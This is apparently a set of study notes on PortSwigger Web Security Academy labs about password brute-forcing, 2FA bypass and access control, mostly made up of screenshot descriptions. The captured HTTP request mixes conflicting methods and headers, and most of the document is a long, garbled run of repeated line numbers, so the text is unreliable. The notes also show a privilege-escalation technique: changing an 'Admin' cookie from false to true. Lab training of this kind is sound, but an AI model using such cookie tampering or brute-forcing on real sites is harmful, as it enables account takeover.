


▼ <https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-brute-force-via-password-change>


The screenshot shows the PortSwigger Web Security Academy interface. The main page title is "Lab: Password brute-force via password change". It includes a sidebar with navigation links like "Dashboard", "Learning paths", "Latest topics", "All content", "Hall of Fame", "Get started", "Get certified", and "Lab". The main content area contains instructions: "This lab's password change functionality makes it vulnerable to brute-force attacks. To solve the lab, use the list of candidate passwords to brute-force Carlos's account and access his 'My account' page." Below this are three bullet points: "Your credentials: wiener:peter", "Victim's username: carlos", and "Candidate passwords". A large orange button labeled "ACCESS THE LAB" is present. To the right, there is a sidebar with the text "Find vulnerabilities in your authentication using Burp Suite" and a "TRY FOR FREE" button.

The screenshot shows the "My Account" page from the WebSecurityAcademy site. The URL is https://0fa4e0015049340c0d932d0319000200eb/web-security-academy.net/my/account/change-password. The page displays a message: "New passwords do not match" and "Your username is: wiener". There is a form with fields for "Email", "Current password", "New password", and "Confirm new password". A green "Change password" button is at the bottom. The status bar at the bottom right shows "11:42 AM" and "1640x900".

The screenshot shows a Visual Studio Code terminal window titled "notes.txt - lab-12 - Visual Studio Code". The terminal displays a command-line session for a password brute-force attack. The session starts with "Burp Suite" and "Burp Suite - Lab 12.py". It lists "Target Goal: - Brute-force Carlos's password in the password change functionality." and "Your credentials: wiener:peter". The session continues with a list of numbers from 0 to 15, followed by "new password doesn't match & current password is incorrect => Current password is incorrect" and "new password doesn't match & current password is correct => New password does not match". A large green arrow points from the "My Account" screenshot above to this terminal window.



- ▼ <https://portswigger.net/web-security/authentication/password-based/lab-broken-brute-force-protection-multiple-credentials-per-request>



The screenshot shows a browser window with multiple tabs open. The active tab is titled 'Broken brute-force protection' and has the URL <https://0xa0a0b0c0d0e0f0g0h0b0d0e0f0g0h0a200000000be/web-security-academy.net/my-account>. The page content indicates that the user has solved the lab, with a 'Solved' button and a green badge. The main heading is 'WebSecurity Academy' with a logo. Below it, the text reads 'Broken brute-force protection, multiple credentials per request'. A link 'Back to lab description >' is present. The navigation bar includes 'Share your skills!', 'Home', 'My account', and 'Log out'. The bottom of the screen shows the browser's developer tools with the 'Storage' tab selected, displaying a list of storage items like Cache Storage, Cookies, Indexed DB, Local Storage, and Session Storage. The status bar at the bottom right shows the time as 13:09 PM.

▼ <https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-bypass-using-a-brute-force-attack>

### ▼ Access Control

## ▼ <https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter>

The screenshot shows a web browser with multiple tabs open, including 'DNS leak test', 'Attention Required...', 'sql basic query...', 'SQL Injection Ch...', 'brightsec.com...', 'Attention Required...', 'sqlr install...', 'GitHub - IN2Sec...', and 'Lab: User ID cont...'. The main content area is the PortSwigger Web Security Academy, specifically the 'Access control' lab. The page title is 'Lab: User ID controlled by request parameter'. It features a 'SOLVED' badge, a 'LAB' badge, and a 'APPROPRIATE' badge. The task description states: 'This lab has a horizontal privilege escalation vulnerability on the user account page. To solve the lab, obtain the API key for the user `wiener` and submit it as the solution. You can log in to your own account using the following credentials: `wiener:peter`'. Below the task are two buttons: 'ACCESS THE LAB' and 'TRY FOR FREE'. On the right side, there is a sidebar with a 'Find access control vulnerabilities using Burp Suite' button.

5 Bay Side Community Edition v2024.1.23 - Temporary Project

File Project Model Response View Help Help/Service

Dashboard Target Proxy Inspector Debugger Collaborator Sequencer Decoder Computer Logger Organizer Extensions Learn HackerView

Send | Cancel | Refresh | Help | Help/Service


**Request**

```
POST /my-account/tde/delete HTTP/2
Host: web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
Cookie: .AspNetCore.Antiforgery=...; .AspNetCore.Session=...
```


1 GET /my-account/tde/delete HTTP/2
2 Host: web-security-academy.net
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 100
5 Cookie: .AspNetCore.Antiforgery=...; .AspNetCore.Session=...
6
7 Accept: \*/\*
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5671.133 Safari/537.36
12 Sec-Patch-Mode: messages
13 Sec-WebSocket-Protocol: origin
14 Sec-WebSocket-Version: 13
15 Sec-Fetch-Dest: frame
16 Sec-Fetch-Mode: same-origin
17 Sec-Fetch-Site: cross-site
18 Sec-Fetch-User: none
19 Te: trailers
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
678
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
697
698
699
699
700
701
702
703
704
705
705
706
707
708
709
709
710
711
712
713
714
715
715
716
717
718
719
719
720
721
722
723
724
725
725
726
727
728
729
729
730
731
732
733
734
735
735
736
737
738
739
739
740
741
742
743
744
745
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
758
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
775
776
777
778
779
779
780
781
782
783
784
785
785
786
787
788
789
789
790
791
792
793
794
795
795
796
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
815
816
817
818
819
819
820
821
822
823
824
825
825
826
827
828
829
829
830
831
832
833
834
835
835
836
837
838
839
839
840
841
842
843
844
845
845
846
847
848
849
849
850
851
852
853
854
855
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
875
876
877
878
879
879
880
881
882
883
884
885
885
886
887
888
889
889
890
891
892
893
894
894
895
896
897
898
898
899
899
900
901
902
903
904
905
905
906
907
908
909
909
910
911
912
913
914
914
915
916
917
918
918
919
920
921
922
923
924
924
925
926
927
928
928
929
930
931
932
933
934
935
935
936
937
938
939
939
940
941
942
943
944
944
945
946
947
948
948
949
950
951
952
953
954
954
955
956
957
958
958
959
960
961
962
963
964
964
965
966
967
968
968
969
970
971
972
973
973
974
975
976
977
977
978
979
979
980
981
982
983
984
984
985
986
987
988
988
989
989
990
991
992
993
993
994
995
995
996
997
997
998
999
999
1000
1000
1001
1002
1002
1003
1003
1004
1005
1005
1006
1007
1007
1008
1008
1009
1009
1010
1011
1011
1012
1012
1013
1013
1014
1014
1015
1015
1016
1016
1017
1017
1018
1018
1019
1019
1020
1020
1021
1021
1022
1022
1023
1023
1024
1024
1025
1025
1026
1026
1027
1027
1028
1028
1029
1029
1030
1030
1031
1031
1032
1032
1033
1033
1034
1034
1035
1035
1036
1036
1037
1037
1038
1038
1039
1039
1040
1040
1041
1041
1042
1042
1043
1043
1044
1044
1045
1045
1046
1046
1047
1047
1048
1048
1049
1049
1050
1050
1051
1051
1052
1052
1053
1053
1054
1054
1055
1055
1056
1056
1057
1057
1058
1058
1059
1059
1060
1060
1061
1061
1062
1062
1063
1063
1064
1064
1065
1065
1066
1066
1067
1067
1068
1068
1069
1069
1070
1070
1071
1071
1072
1072
1073
1073
1074
1074
1075
1075
1076
1076
1077
1077
1078
1078
1079
1079
1080
1080
1081
1081
1082
1082
1083
1083
1084
1084
1085
1085
1086
1086
1087
1087
1088
1088
1089
1089
1090
1090
1091
1091
1092
1092
1093
1093
1094
1094
1095
1095
1096
1096
1097
1097
1098
1098
1099
1099
1100
1100
1101
1101
1102
1102
1103
1103
1104
1104
1105
1105
1106
1106
1107
1107
1108
1108
1109
1109
1110
1110
1111
1111
1112
1112
1113
1113
1114
1114
1115
1115
1116
1116
1117
1117
1118
1118
1119
1119
1120
1120
1121
1121
1122
1122
1123
1123
1124
1124
1125
1125
1126
1126
1127
1127
1128
1128
1129
1129
1130
1130
1131
1131
1132
1132
1133
1133
1134
1134
1135
1135
1136
1136
1137
1137
1138
1138
1139
1139
1140
1140
1141
1141
1142
1142
1143
1143
1144
1144
1145
1145
1146
1146
1147
1147
1148
1148
1149
1149
1150
1150
1151
1151
1152
1152
1153
1153
1154
1154
1155
1155
1156
1156
1157
1157
1158
1158
1159
1159
1160
1160
1161
1161
1162
1162
1163
1163
1164
1164
1165
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1170
1171
1171
1172
1172
1173
1173
1174
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1180
1181
1181
1182
1182
1183
1183
1184
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1190
1191
1191
1192
1192
1193
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1200
1201
1201
1202
1202
1203
1203
1204
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1210
1211
1211
1212
1212
1213
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1220
1221
1221
1222
1222
1223
1223
1224
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1230
1231
1231
1232
1232
1233
1233
1234
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1240
1241
1241
1242
1242
1243
1243
1244
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1250
1251
1251
1252
1252
1253
1253
1254
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1260
1261
1261
1262
1262
1263
1263
1264
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1270
1271
1271
1272
1272
1273
1273
1274
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1280
1281
1281
1282
1282
1283
1283
1284
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1290
1291
1291
1292
1292
1293
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1300
1301
1301
1302
1302
1303
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1310
1311
1311
1312
1312
1313
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1320
1321
1321
1322
1322
1323
1323
1324
1324
1325
1325
1326
1326
1327
1327
1328
1328
1329
1329
1330
1330
1331
1331
1332
1332
1333
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1340
1341
1341
1342
1342
1343
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1350
1351
1351
1352
1352
1353
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1360
1361
1361
1362
1362
1363
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1370
1371
1371
1372
1372
1373
1373
1374
1374
1375
1375
1376
1376
1377
1377
1378
1378
1379
1379
1380
1380
1381
1381
1382
1382
1383
1383
1384
1384
1385
1385
1386
1386
1387
1387
1388
1388
1389
1389
1390
1390
1391
1391
1392
1392
1393
1393
1394
1394
1395
1395
1396
1396
1397
1397
1398
1398
1399
1399
1400
1400
1401
1401
1402
1402
1403
1403
1404
1404
1405
1405
1406
1406
1407
1407
1408
1408
1409
1409
1410
1410
1411
1411
1412
1412
1413
1413
1414
1414
1415
1415
1416
1416
1417
1417
1418
1418
1419
1419
1420
1420
1421
1421
1422
1422
1423
1423
1424
1424
1425
1425
1426
1426
1427
1427
1428
1428
1429
1429
1430
1430
1431
1431
1432
1432
1433
1433
1434
1434
1435
1435
1436
1436
1437
1437
1438
1438
1439
1439
1440
1440
1441
1441
1442
1442
1443
1443
1444
1444
1445
1445
1446
1446
1447
1447
1448
1448
1449
1449
1450
1450
1451
1451
1452
1452
1453
1453
1454
1454
1455
1455
1456
1456
1457
1457
1458
1458
1459
1459
1460
1460
1461
1461
1462
1462
1463
1463
1464
1464
1465
1465
1466
1466
1467
1467
1468
1468
1469
1469
1470
1470
1471
1471
1472
1472
1473
1473
1474
1474
1475
1475
1476
1476
1477
1477
1478
1478
1479
1479
1480
1480
1481
1481
1482
1482
1483
1483
1484
1484
1485
1485
1486
1486
1487
1487
1488
1488
1489
1489
1490
1490
1491
1491
1492
1492
1493
1493
1494
1494
1495
1495
1496
1496
1497
1497
1498
1498
1499
1499
1500
1500
1501
1501
1502
1502
1503
1503
1504
1504
1505
1505
1506
1506
1507
1507
1508
1508
1509
1509
1510
1510
1511
1511
1512
1512
1513
1513
1514
1514
1515
1515
1516
1516
1517
1517
1518
1518
1519
1519
1520
1520
1521
1521
1522
1522
1523
1523
1524
1524
1525
1525
1526
1526
1527
1527
1528
1528
1529
1529
1530
1530
1531
1531
1532
1532
1533
1533
1534
1534
1535
1535
1536
1536
1537
1537
1538
1538
1539
1539
1540
1540
1541
1541
1542
1542
1543
1543
1544
1544
1545
1545
1546
1546
1547
1547
1548
1548
1549
1549
1550
1550
1551
1551
1552
1552
1553
1553
1554
1554
1555
1555
1556
1556
1557
1557
1558
1558
1559
1559
1560
1560
1561
1561
1562
1562
1563
1563
1564
1564
1565
1565
1566
1566
1567
1567
1568
1568
1569
1569
1570
1570
1571
1571
1572
1572
1573
1573
1574
1574
1575
1575
1576
1576
1577
1577
1578
1578
1579
1579
1580
1580
1581
1581
1582
1582
1583
1583
1584
1584
1585
1585
1586
1586
1587
1587
1588
1588
1589
1589
1590
1590
1591
1591
1592
1592
1593
1593
1594
1594
1595
1595
1596
1596
1597
1597
1598
1598
1599
1599
1600
1600
1601
1601
1602
1602
1603
1603
1604
1604
1605
1605
1606
1606
1607
1607
1608
1608
1609
1609
1610
1610
1611
1611
1612
1612
1613
1613
1614
1614
1615
1615
1616
1616
1617
1617
1618
1618
1619
1619
1620
1620
1621
1621
1622
1622
1623
1623
1624
1624
1625
1625
1626
1626
1627
1627
1628
1628
1629
1629
1630
1630
1631
1631
1632
1632
1633
1633
1634
1634
1635
1635
1636
1636
1637
1637
1638
1638
1639
1639
1640
1640
1641
1641
1642
1642
1643
1643
1644
1644
1645
1645
1646
1646
1647
1647
1648
1648
1649
1649
1650
1650
1651
1651
1652
1652
1653
1653
1654
1654
1655
1655
1656
1656
1657
1657
1658
1658
1659
1659
1660
1660
1661
1661
1662
1662
1663
1663
1664
1664
1665
1665
1666
1666
1667
1667
1668
1668
1669
1669
1670
1670
1671
1671
1672
1672
1673
1673
1674
1674
1675
1675
1676
1676
1677
1677
1678
1678
1679
1679
1680
1680
1681
1681
1682
1682
1683
1683
1684
1684
1685
1685
1686
1686
1687
1687
1688
1688
1689
1689
1690
1690
1691
1691
1692
1692
1693
1693
1694
1694
1695
1695
1696
1696
1697
1697
1698
1698
1699
1699
1700
1700
1701
1701
1702
1702
1703
1703
1704
1704
1705
1705
1706
1706
1707
1707
1708
1708
1709
1709
1710
1710
1711
1711
1712
1712
1713
1713
1714
1714
1715
1715
1716
1716
1717
1717
1718
1718
1719
1719
1720
1720
1721
1721
1722
1722
1723
1723
1724
1724
1725
1725
1726
1726
1727
1727
1728
1728
1729
1729
1730
1730
1731
1731
1732
1732
1733
1733
1734
1734
1735
1735
1736
1736
1737
1737
1738
1738
1739
1739
1740
1740
1741
1741
1742
1742
1743
1743
1744
1744
1745
1745
1746
1746
1747
1747
1748
1748
1749
1749
1750
1750
1751
1751
1752
1752
1753
1753
1754
1754
1755
1755
1756
1756
1757
1757
1758
1758
1759
1759
1760
1760
1761
1761
1762
1762
1763
1763
1764
1764
1765
1765
1766
1766
1767
1767
1768
1768
1769
1769
1770
1770
1771
1771
1772
1772
1773
1


▼ <https://portswigger.net/web-security/all-labs#access-control-vulnerabilities>

The screenshot shows a browser window with the PortSwigger logo at the top. The main content area displays the title "Lab: Unprotected admin functionality". Below the title are two buttons: "APPRENTICE" and "LAB" (which is highlighted) with a "Solved" badge. A red "X" icon is located to the right of the title. The page content includes a brief description of the lab, instructions to solve it by deleting a user, and two large buttons: "ACCESS THE LAB" and "TRY FOR FREE". On the left sidebar, there's a navigation tree under "Web Security Academy > Access control > Lab". The sidebar also lists various lab categories like "What is access control?", "Vertical privilege escalation", etc., and links for "View all access control labs" and "Prevención". The bottom right corner of the browser window shows the system tray with icons for network, battery, and time.



▼ <https://0ab000a703dc7af080913aa00007900d4.web-security-academy.net/>





▼ <https://portswigger.net/web-security/access-control/lab-user-role-controlled-by-request-parameter>

Screenshot of Burp Suite Professional 2024.1.1 showing a list of captured requests and their details. The list includes various HTTP methods (GET, POST) and URLs related to 'web-security-academy'. The 'Inspector' tab is open for a selected request, showing the raw request and response, and the 'Response' tab shows the HTML content of a page.

Screenshot of Burp Suite Professional 2024.1.1 showing a captured request to 'https://0xac503a0403e2fa0899aa0090007/web-security-academy.net/login'. The 'Inspector' tab is open, showing the raw request and response. The response body contains HTML code for a login page.

Screenshot of Burp Suite Professional 2024.1.1 showing a captured request to 'https://0xac503a0403e2fa0899aa0090007/web-security-academy.net/login'. The 'Inspector' tab is open, showing the raw request and response. The response body contains HTML code for a login page.

WebSecurity Academy User role controlled by request parameter

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
Admin	false	0ac5003a0403e2afa0899faa... session	/	Session	10	true	true	None	Sun, 19 Jan 2025 1...
sPrGdshjPW55L...	0ac5003a0403e2afa0899faa... session	/		Session	39	true	true	None	Sun, 19 Jan 2025 1...

WebSecurity Academy User role controlled by request parameter

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
Admin	true	0ac5003a0403e2afa0899faa... session	/	Session	9	true	true	None	Sun, 19 Jan 2025 1...
sPrGdshjPW55L...	0ac5003a0403e2afa0899faa... session	/		Session	39	true	true	None	Sun, 19 Jan 2025 1...

WebSecurity Academy User role controlled by request parameter

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
Admin	true	0ac5003a0403e2afa0899faa... session	/	Session	9	true	true	None	Sun, 19 Jan 2025 1...
sPrGdshjPW55L...	0ac5003a0403e2afa0899faa... session	/		Session	39	true	true	None	Sun, 19 Jan 2025 1...


WebSecurity Academy User role controlled by request parameter

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
Admin	true	0ac5003a0403e2afa0899faa... session	/	Session	9	true	true	None	Sun, 19 Jan 2025 1...
sPrGdshjPW55L...	0ac5003a0403e2afa0899faa... session	/		Session	39	true	true	None	Sun, 19 Jan 2025 1...

WebSecurity Academy User role controlled by request parameter

